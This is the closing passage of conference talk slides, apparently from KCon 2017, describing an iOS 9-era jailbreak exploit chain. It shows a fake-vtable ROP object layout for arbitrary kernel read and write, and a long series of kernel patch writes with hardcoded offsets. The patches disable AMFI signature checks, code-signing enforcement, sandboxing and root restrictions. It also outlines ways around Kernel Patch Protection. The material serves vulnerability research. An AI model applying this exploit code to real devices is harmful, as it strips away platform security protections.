r_obj[0] = kernel_buffer_base+0x8;   // 0x00
r_obj[1] = 0x20003;                  // 0x08
r_obj[2] = kernel_buffer_base+0x48;  // 0x10
r_obj[3] = address;                  // 0x18
r_obj[4] = kernel_uuid_copy;         // 0x20
r_obj[5] = ret;                      // 0x28
r_obj[6] = osserializer_serialize;   // 0x30
r_obj[7] = 0x0;                      // 0x38
r_obj[8] = get_metaclass;            // 0x40
r_obj[9] = 0;                        // 0x48
r_obj[10] = 0;                       // 0x50
```

- If the attacker reverses X0 and X1, he could get arbitrary kernel memory write ROP.

Arbitrary Kernel Memory Read and Write

- **If the attacker calls IOConnectGetService(Client_port) method, the method will invoke getMetaClass(),retain() and release() method of the Client.**

- **Therefore, the attacker can send a fake vtable data of AGXCommandQueue UserClient to the kernel through the first_port and then use IOConnectGetService() to trigger the ROP chain.**

```
r_obj[5] = ret;                          // vtable + 0x20 (::retain)
r_obj[6] = osserializer_serialize;       // vtable + 0x28 (::release)
r_obj[7] = 0x0;                          //
r_obj[8] = get_metaclass;                // vtable + 0x38 (::getMetaClass)
```

```
read from kernel memory: 0x0100000cfeedfacf
```

```
write@0xfffffff004571fe0: 0x4141414141414141
read@0xfffffff004571fe0: 0x4141414141414141
```

- **After getting arbitrary kernel memory read and write, the next step is kernel patch. The latest and public kernel patch technique could be referred to yalu 102.**

Kernel patch for jailbreak

```
// vm_fault_enter!
[self kw32:*((int32_t *)"\x01\x22\x00\x2a") where:(0x80078506 + self.slide)];

// kalloc page!
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x8007f8e8 + self.slide)];
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x80081204 + self.slide)];

// csops_internal!
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x802a4168 + self.slide)];

// task_for_pid!
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x802fccb4 + self.slide)];

// _PE_i_can_has_debugger!
[self kw32:*((int32_t *)"\x01\x20\x70\x47") where:(0x80388858 + self.slide)];

// kernel debug const!
[self kw32:*((int32_t *)"\x01\x00\x00\x00") where:(0X803a9764 + self.slide)];

// proc_enforce!
[self kw32:*((int32_t *)"\x00\x00\x00\x00") where:(0x804040d4 + self.slide)];

// AMFI!
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x80751f0e + self.slide)];
[self kw32:*((int32_t *)"\x01\x00\x00\x00") where:(0x8076EBE8 + self.slide)];

// task_for_pid(sandbox)!
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x802fce88 + self.slide)];

// setreuid(sandbox)!
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x802aafc6 + self.slide)];
[self kw32:*((int32_t *)"\x00\xbf\x02\x99") where:(0x802aafca + self.slide)];

// cs_enforcement!
[self kw32:*((int32_t *)"\x00\x20\x70\x47") where:(0x802Dd2b4 + self.slide)];

// _mac_mount!
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x800f4648 + self.slide)];
[self kw32:*((int32_t *)"\x00\xbf\x00\xbf") where:(0x800f464c + self.slide)];

NSLog(@"finished kernel patch!");
```

Patching security features of iOS in order to jailbreak:

- **Kernel_PMAP: to set kernel pages RWX.**
- **Task_for_pid: to get kernel task port.**
- **Setreuid: to get root.**
- **AMFI: to disable signature check.**
- **LwVM (Lightweight Volume Manager): to remount the root file system.**

……

Kernel patch protection bypass

Apple introduced KPP in iOS 9 for its 64-bit devices. The feature aims to prevent any attempt at kernel patching, by running code at the processor's EL3 which even the kernel code (executing at EL1) cannot access.


For arm32:

- There is no KPP, we can patch the kernel text directly. (iOS 9.3.5 Phoenix JB)


For arm64:


- Timing attack. Before iPhone 7, KPP is not a real time check mechanism, patching and restoring the kernel text in a short time window is ok.
- Patching data on heap is ok. But it is hard for us to patch LwVM.
- Page remapping with fake TTBR (used in yalu 102).


iOS jailbreak process



Jailbreak!







OverSky (aka Flying) Jailbreak for iOS 9.3.4/9.3.5 (0day at that time)

https://www.youtube.com/watch?v=GsPmG8-kMK8

Conclusion

- To mitigate iOS potential threats, more and more mitigation approaches are introduced by Apple. We conducted an in-depth investigation on the current mitigation strategies to have a better understanding of these protections and tried to find out their weaknesses.
- Particularly, we will present how to break each specific mitigation mechanism by exploiting corresponding vulnerabilities, and construct a long exploit chain to achieve jailbreak.
- Following the technique details presented in our talk, it is possible for anyone who interested to rewrite his own private iOS jailbreak.

Thank you!

KCon 洞见
2017 未来